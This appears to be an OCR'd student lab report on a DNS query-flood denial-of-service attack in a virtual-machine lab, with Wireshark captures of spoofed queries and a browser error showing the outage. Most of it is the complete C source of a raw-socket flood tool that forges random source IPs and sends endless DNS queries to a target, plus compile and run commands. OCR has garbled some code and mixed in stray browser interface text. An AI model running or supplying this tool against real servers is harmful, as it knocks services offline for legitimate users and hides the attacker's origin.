soumit@soumit-VirtualBox:~$ sudo wireshark
```

```
No.     Time         Source           Destination    Protocol Length Info
 8844… 472.947449259 122.7.203.14     192.168.0.128  DNS      76 Standard query 0xfa79 A attack_query.com
 8844… 472.947451799 24.172.130.83    192.168.0.128  DNS      76 Standard query 0x88f4 A attack_query.com
 8844… 472.947523333 26.200.71.19     192.168.0.128  DNS      76 Standard query 0x781d A attack_query.com
 8844… 472.947526206 151.12.116.106   192.168.0.128  DNS      76 Standard query 0xc987 A attack_query.com
 8844… 472.947591658 238.52.86.126    192.168.0.128  DNS      76 Standard query 0x0d5b A attack_query.com
 8844… 472.948004117 102.158.90.32    192.168.0.128  DNS      76 Standard query 0x0a37 A attack_query.com
 8844… 472.948008240 116.136.51.109   192.168.0.128  DNS      76 Standard query 0xfe57 A attack_query.com
 8844… 472.948009776 163.160.21.60    192.168.0.128  DNS      76 Standard query 0x2f2e A attack_query.com
 8844… 472.948078803 41.168.69.92     192.168.0.128  DNS      76 Standard query 0x0b2c A attack_query.com
 8844… 472.948192620 147.32.149.99    192.168.0.128  DNS      76 Standard query 0xcca4 A attack_query.com
 8844… 472.948195881 68.194.122.35    192.168.0.128  DNS      76 Standard query 0x9c12 A attack_query.com
 8844… 472.948309891 101.154.225.75   192.168.0.128  DNS      76 Standard query 0x23b3 A attack_query.com
 8844… 472.948313161 48.14.37.65      192.168.0.128  DNS      76 Standard query 0x2391 A attack_query.com
 8844… 472.948422186 46.200.112.112   192.168.0.128  DNS      76 Standard query 0xc75c A attack_query.com
 8844… 472.948425709 197.180.94.98    192.168.0.128  DNS      76 Standard query 0xe8ef A attack_query.com
 8844… 472.948610019 23.30.148.121    192.168.0.128  DNS      76 Standard query 0x5075 A attack_query.com
 8844… 472.950223076 91.161.237.101   192.168.0.128  DNS      76 Standard query 0x11c8 A attack_query.com
 8844… 472.950226997 221.108.154.50   192.168.0.128  DNS      76 Standard query 0xe1ad A attack_query.com
 8844… 472.950228196 125.192.24.108   192.168.0.128  DNS      76 Standard query 0xba50 A attack_query.com
 8844… 472.950325376 222.3.243.53     192.168.0.128  DNS      76 Standard query 0xf8c2 A attack_query.com
 8844… 472.950330959 27.84.170.30     192.168.0.128  DNS      76 Standard query 0xef43 A attack_query.com
```

```
▸ Frame 832989: 76 bytes on wire (608 bits), 76 bytes captured (608 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_16:5f:5e (08:00:27:16:5f:5e), Dst: PcsCompu_dc:f8:cb (08:00:27:dc:f8:cb)
▸ Internet Protocol Version 4, Src: 74.227.214.41, Dst: 192.168.0.128
▸ User Datagram Protocol, Src Port: 44125, Dst Port: 53
▾ Domain Name System (query)
    Transaction ID: 0xf775
  ▸ Flags: 0x0100 Standard query
    Questions: 1
    Answer RRs: 0
    Authority RRs: 0
    Additional RRs: 0
  ▾ Queries
    ▾ attack_query.com: type A, class IN
        Name: attack_query.com
        [Name Length: 16]
        [Label Count: 2]
        Type: A (Host Address) (1)
        Class: IN (0x0001)
```

```
0000  08 00 27 dc f8 cb 08 00  27 16 5f 5e 08 00 45 00   ··'····· '·_^··E·
0010  00 3e 0d 16 00 00 f5 11  d6 63 4a e3 d6 29 c0 a8   ·>······ ·cJ··)··
0020  00 80 ac 5d 00 35 00 2a  00 00 f7 75 01 00 00 01   ···]·5·* ···u····
0030  00 00 00 00 00 00 0c 61  74 74 61 63 6b 5f 71 75   ·······a ttack_qu
0040  65 72 79 03 63 6f 6d 00  00 01 00 01               ery·com· ····
```

Domain Name System: Protocol   Packets: 900072 · Displayed: 899035 (99.9%)   Profile: Default


<u>Simulation result:</u>

My desired attack was successful. After initiating the attack in step 7 my DNS Server was flooded with some bogus query and the OS could not identify the attack because of spoofed IP. So, in no time my DNS Server was flooded and unable to serve to any legit query (that was shown in step 9)

So, the attack simulation was indeed successful.

<u>Observed Output:</u>

After the attack was initiated, the DNS Server was flooded in no time with a bogus query. So, when user send a legit query to DNS Server it can't serve him due to flooded state.


Chromium Web Browser
soumit@soumit-VirtualBox: ~/Desktop/DoS attack on DNS Server
stackoverflow.com - Chromium
stackoverflow.com
https://stackoverflow.com
Apps
YouTube
Facebook
FB live
Gmail
Drive
Google Photos
Maps
Moodle
11:25 অপরাহ্ণ

```
soumit@soumit-VirtualBox:~/Desktop/DoS attack on DNS Server$ ./attack.sh
query_flood.c: In function ‘nameformat’:
query_flood.c:62:27: warning: format ‘%c’ expects argument of type ‘int’, but argument 4 has type ‘si
ze_t {aka long unsigned int}’ [-Wformat=]
   if (snprintf(elem, 128, "%c%s", strlen(x), x) == 128) {
                            ^
query_flood.c:62:27: warning: format ‘%c’ expects argument of type ‘int’, but argument 4 has type ‘si
ze_t {aka long unsigned int}’ [-Wformat=]
query_flood.c: In function ‘main’:
query_flood.c:94:25: warning: implicit declaration of function ‘time’ [-Wimplicit-function-declaratio
n]
  srandom((unsigned long)time(NULL));
                         ^
query_flood.c:121:3: warning: implicit declaration of function ‘inet_pton’ [-Wimplicit-function-decla
ration]
   inet_pton(AF_INET, argv[optind], &sin_dst.sin_addr);
   ^
[sudo] password for soumit:
```

No internet

Try:
- Checking the network cables, modem, and router
- Reconnecting to Wi-Fi

DNS_PROBE_FINISHED_NO_INTERNET

The message shows that `DNS_PROBE_FINISHED_NO_INTERNET`. That means DNS Server was unable to solve the host for a legit query after the attack.

The main attack code is given below.

```
#define _BSD_SOURCE

#include <stdlib.h>
#include <stdio.h>
#include <string.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <unistd.h>
#include <netinet/in_systm.h>
#include <netinet/in.h>
#include <netinet/ip.h>
#include <netinet/udp.h>
#include <sys/wait.h>
#include <getopt.h>

#define   CLASS_INET 1

enum dns_type {
        TYPE_A = 1,
};

typedef struct type_name{
        uint16_t type;
        char typename[10];
} type_name_t;

type_name_t dns_type_names [] = {
        {TYPE_A, "A"},
};

#define DNS_TYPE_NUM (sizeof(dns_type_names) / sizeof(type_name_t))

struct dnshdr {
        unsigned short int id;

        unsigned char rd:1;                          /* recursion desired */
        unsigned char tc:1;                          /* truncated message */
        unsigned char aa:1;                          /* authoritive answer */
        unsigned char opcode:4;                      /* purpose of message */
        unsigned char qr:1;                          /* response flag */

        unsigned char rcode:4;               /* response code */
        unsigned char unused:2;                      /* unused bits */
        unsigned char pr:1;                          /* primary server required (non standard) */
        unsigned char ra:1;                          /* recursion available */

        unsigned short int que_num;
        unsigned short int rep_num;
        unsigned short int num_rr;
        unsigned short int num_rrsup;
};

void command_err(char *progname){
        printf("Expected        Command:        %s        <query_name(i.e.        bogus_query.com)>
<destination_ip(ip_of_DNS_Server)>\n", progname);
}

void nameformat(char *name, char *QS){
        char *bungle, *x;
        char elem[128];

        *QS = 0;
        bungle = malloc(strlen(name) + 3);
        strcpy(bungle, name);
        x = strtok(bungle, ".");
        while (x != NULL) {
                if (snprintf(elem, 128, "%c%s", strlen(x), x) == 128) {
                        puts("String overflow.");
                        exit(1);
                }
                strcat(QS, elem);
                x = strtok(NULL, ".");
        }
        free(bungle);
}

int make_question_packet(char *data, char *name){
        nameformat(name, data);
        *((u_short *) (data + strlen(data) + 1)) = htons(TYPE_A);
        *((u_short *) (data + strlen(data) + 3)) = htons(CLASS_INET);
        return (strlen(data) + 5);
}

int main(int argc, char **argv){
        char qname[256] = {0};              /* question name              */
        struct in_addr src_ip = {0};        /* source address             */
        struct sockaddr_in sin_dst = {0};   /* destination sock address   */
        u_short src_port = 0;               /* source port                */
        u_short dst_port = 53;              /* destination port           */
        int sock;                           /* socket to write on         */

        int random_ip = 0;
        int static_ip = 0;
        random_ip = 1;
        srandom((unsigned long)time(NULL));

        int arg_options;

        int quit = 0;
        const int on = 1;

        char *from, *to;
        int itmp = 0;

        unsigned char packet[2048] = {0};
        struct ip *iphdr;
        struct udphdr *udp;
        struct dnshdr *dns_header;
        char *dns_data;
```

```
/* query name */
if (optind < argc) {
        strcpy(qname, argv[optind]);
} else {
        quit = 1;
}

optind++;
/* target IP */
if (optind < argc) {
        inet_pton(AF_INET, argv[optind], &sin_dst.sin_addr);
} else {
        quit = 1;
}

if (quit || !sin_dst.sin_addr.s_addr) {
        command_err(argv[0]);
        exit(0);
}

/* check root user */
if (getuid() != 0) {
        printf("This program must run as root privilege.\n");
        exit(1);
}

if ((sock = socket(AF_INET, SOCK_RAW, IPPROTO_RAW)) == -1) {
        printf("\n%s\n", "Create RAW socket failed\n");
        exit(1);
}

if ((setsockopt(sock, IPPROTO_IP, IP_HDRINCL, (char *) &on, sizeof(on)))== -1) {
        perror("setsockopt");
        exit(-1);
}

sin_dst.sin_family = AF_INET;
sin_dst.sin_port = htons(dst_port);

iphdr = (struct ip *)packet;
udp = (struct udphdr *)((char *)iphdr + sizeof(struct ip));
dns_header = (struct dnshdr *)((char *)udp + sizeof(struct udphdr));
dns_data = (char *)((char *)dns_header + sizeof(struct dnshdr));

/* the fixed fields for DNS header */
dns_header->rd = 1;
dns_header->que_num = htons(1);
dns_header->qr = 0;                   /* qr = 0: question packet   */
dns_header->aa = 0;                   /* aa = 0: not auth answer   */
dns_header->rep_num = htons(0);       /* sending no replies        */

/* the fixed fields for UDP header */
udp->uh_dport = htons(dst_port);
if (src_port) {
        udp->uh_sport = htons(src_port);
}
```

```
        /* the fixed fields for IP header */
        iphdr->ip_dst.s_addr = sin_dst.sin_addr.s_addr;
        iphdr->ip_v = IPVERSION;
        iphdr->ip_hl = sizeof(struct ip) >> 2;
        iphdr->ip_ttl = 245;
        iphdr->ip_p = IPPROTO_UDP;

        while (1) {
                int dns_datalen;
                int udp_datalen;
                int ip_datalen;

                ssize_t ret;

                if (random_ip) {
                        src_ip.s_addr = random();
                }

                dns_header->id = random();
                dns_datalen = make_question_packet(dns_data, qname);

                udp_datalen = sizeof(struct dnshdr) + dns_datalen;
                ip_datalen = sizeof(struct udphdr) + udp_datalen;

                /* update UDP header*/
                if (!src_port) {
                        udp->uh_sport = htons(random() % 65535);
                }
                udp->uh_ulen = htons(sizeof(struct udphdr) + udp_datalen);
                udp->uh_sum = 0;

                /* update IP header */
                iphdr->ip_src.s_addr = src_ip.s_addr;
                iphdr->ip_id = random() % 5985;
                iphdr->ip_len = sizeof(struct ip) + ip_datalen;
                iphdr->ip_sum = 0;

                ret = sendto(sock, iphdr, sizeof(struct ip) + ip_datalen, 0,(struct sockaddr
                        &sin_dst, sizeof(struct sockaddr));
                if (ret == -1) {
                        printf("Query Sending to DNS failed.\n");
                }
        }
        return 0;
}
```

To run this code following commands are to be written on terminal:

```
$ gcc -o dns_query_flood query_flood.c
$ sudo ./dns_query_flood <Query_Name> <DNS_IP>
```